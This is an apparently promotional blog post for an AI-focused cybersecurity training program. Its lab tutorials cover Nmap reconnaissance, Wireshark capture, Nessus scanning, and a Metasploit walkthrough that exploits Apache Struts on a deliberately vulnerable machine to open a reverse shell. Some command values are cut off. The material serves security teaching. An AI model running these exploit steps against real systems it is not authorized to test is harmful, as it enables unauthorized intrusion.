Listen to this Post
Introduction:

The cybersecurity landscape is evolving rapidly, driven by the increasing sophistication of cyber threats and the widespread adoption of artificial intelligence (AI) in both attack and defense mechanisms. To meet this demand, comprehensive training programs that combine core security principles with AI-enabled defense strategies are essential for professionals seeking job-ready skills. This article details a specialized 12-week hands-on program, exploring its curriculum, tools, and career pathways to highlight the critical intersection of AI and cybersecurity.
Learning Objectives:
- Understand the foundational concepts of cybersecurity, including GRC (Governance, Risk & Compliance), SOC operations, and ethical hacking.
- Gain proficiency in using industry-standard security tools such as Splunk, Wireshark, and Metasploit for threat detection and vulnerability assessment.
- Integrate AI techniques into security workflows for enhanced threat intelligence, anomaly detection, and deepfake identification.
- Prepare for globally recognized certifications including CompTIA Security+, CEH, and ISC2 CC.
You Should Know:
- Core Security Tools and Their Application in AI-Enhanced Environments
The program emphasizes practical skills with a robust suite of tools that are foundational to modern security operations. Understanding how to configure and utilize these tools, often augmented by AI/GenAI, is paramount.
Step‑by‑step guide: Setting Up a Basic Security Analysis Lab with Kali Linux and Wireshark
This guide demonstrates how to set up a local environment for network analysis and penetration testing, a common task for SOC and Ethical Hacking roles.
1. Install VirtualBox and Kali Linux:
- Download and install Oracle VirtualBox from https://www.virtualbox.org/.
- Download the Kali Linux VirtualBox image from https://www.kali.org/get-kali/kali-virtualbox.
- Import the appliance into VirtualBox (File > Import Appliance). This creates an isolated environment for safe testing.
2. Perform Initial Setup and Updates:
- Start the Kali VM and open a terminal.
- Update package lists: `sudo apt update`
– Upgrade installed packages: `sudo apt upgrade -y`
3. Using Nmap for Network Reconnaissance:
- Identify active hosts on a local network: `sudo nmap -sn 192.168.1.0/24` (Adjust the subnet to match your network).
- Perform a detailed scan on a target:
sudo nmap -sV -O <target_ip>. This reveals open ports, service versions, and OS details, which are critical for vulnerability assessment.
4. Capturing and Analyzing Network Traffic with Wireshark:
- Launch Wireshark from the Kali GUI or terminal (
wireshark). - Select the active network interface (e.g.,
eth0). - Capture live packets and apply filters like
http,dns, or `icmp` to isolate specific traffic types. - Analyze a captured packet to understand the protocol headers and data payload. AI tools can later be used to analyze this data in bulk for anomaly detection.
5. Integrating AI for Packet Analysis:
- While not an out-of-the-box feature, AI models can be trained on CSV exports of packet captures (
File > Export Packet Dissections > As CSV) to identify patterns indicative of malicious activity, such as data exfiltration or command-and-control traffic. This program provides hands-on training in this advanced integration.
2. Vulnerability Management, Exploitation, and AI-Driven Defense
Beyond analysis, cybersecurity requires the ability to identify, exploit, and remediate vulnerabilities. Tools like Nessus, Metasploit, and Burp Suite are central to these tasks. The inclusion of AI/GenAI in this program enhances these processes by automating threat intelligence gathering and generating synthetic attack scenarios for more robust defense training.
Step‑by‑step guide: Conducting a Vulnerability Scan and Simulating an Exploit with Metasploit
This guide demonstrates a typical workflow for identifying and validating a security flaw, a core component of ethical hacking.
1. Install and Configure Nessus (Vulnerability Scanner):
- Download Nessus from Tenable and install it on a dedicated machine or VM (
sudo dpkg -i Nessus-<version>-debian6_amd64.deb). - Start the Nessus service:
sudo systemctl start nessusd. - Access the Nessus web interface (via
https://<your_ip>:8834) and follow the setup to create a scan.
2. Configure a Basic Network Scan in Nessus:
- Create a new scan, selecting “Basic Network Scan.”
- Enter the IP range for your target virtual environment (e.g., a deliberately vulnerable machine like Metasploitable 2).
- Launch the scan. Nessus will enumerate open ports, services, and known vulnerabilities (CVEs).
3. Analyze Scan Results:
- Review the Nessus report, identifying critical vulnerabilities. For example, a high-risk finding might be “Apache Struts 2 Remote Code Execution.”
4. Launch Metasploit Framework:
- In the Kali terminal, start the Metasploit console:
msfconsole.
5. Search and Select an Exploit:
- Search for the vulnerability:
search apache struts. - Select the appropriate exploit module:
use exploit/multi/http/struts2_content_type_ognl.
6. Set Payload and Options:
- Set the target IP: `set RHOSTS
`
– Set the payload to establish a reverse shell: `set PAYLOAD linux/x64/shell_reverse_tcp`
– Set your local IP for the connection: `set LHOST`
7. Execute the Exploit:
- Run the exploit:
exploit. - If successful, you will have a command shell on the target system. This validates the vulnerability and demonstrates the importance of timely patching.
8. AI for Proactive Defense:
- In a real-world scenario, AI models can be trained on vulnerability data from Nessus to predict the probability of an exploit being attempted. Furthermore, GenAI can generate custom exploit code for testing purposes, known as “AI-powered red-teaming,” which is a key focus of the master program to harden systems against emerging threats.
What Undercode Say:
- Key Takeaway 1: The integration of AI and cybersecurity is no longer futuristic; it is a present-day necessity. Professionals must be hands-on with tools that combine network analysis, vulnerability management, and AI-driven defense strategies to remain competitive and effective.
- Key Takeaway 2: This 12-week program is strategically designed to bridge the gap between theoretical knowledge and practical application. By covering tools like Splunk for SIEM, Kali Linux for penetration testing, and incorporating AI for tasks like deepfake detection, it prepares participants for immediate contribution in roles like Cybersecurity Analyst and SOC Analyst.
Analysis: The strong demand for cybersecurity professionals across global markets (USA, Australia, India, UK) underscores the value of structured, hands-on training. The program’s inclusion of certification preparation (CompTIA Security+, CEH, ISC2 CC) addresses the critical need for credentialed talent. Furthermore, the focus on AI tools, such as those for deepfake detection, indicates an advanced curriculum that tackles modern threats, setting a new standard for professional development. This training not only enhances technical skills but also strategically positions candidates for career growth in a rapidly evolving landscape where human expertise and AI collaboration are key.
Prediction:
- +1 Increased Global Job Demand: As cyber threats become more sophisticated, the demand for skilled professionals will continue to outpace supply. Training programs like this will be essential for creating a robust global workforce, leading to a significant increase in specialized job roles and career opportunities over the next decade.
- +1 AI as a Force Multiplier: We will see a greater integration of AI tools into standard security practices. This training will produce a new generation of analysts who view AI not as a replacement but as a force multiplier, enabling faster threat detection, more efficient incident response, and a proactive security posture.
- -1 Increased Complexity of Security Roles: The skills gap will likely widen as security tools become more advanced and AI integration becomes more complex. Professionals who do not invest in continuous, hands-on learning may find themselves overwhelmed and underqualified, making programs like this crucial for career survival and progression.
- +1 Standardization of AI Security Practices: The industry will gradually move towards standardizing AI and GenAI in security operations. This training provides a foundational set of skills and best practices that will become the baseline for future cybersecurity roles, accelerating the adoption of mature security frameworks.
- -1 Potential for Skill Commoditization: As more professionals enter the field with similar training, there is a risk of commoditization for entry-level roles. To differentiate, individuals will need to specialize in niche areas like deepfake forensics, AI threat modeling, and cloud security, areas that are well-addressed in an advanced curriculum.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ecJMazux – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


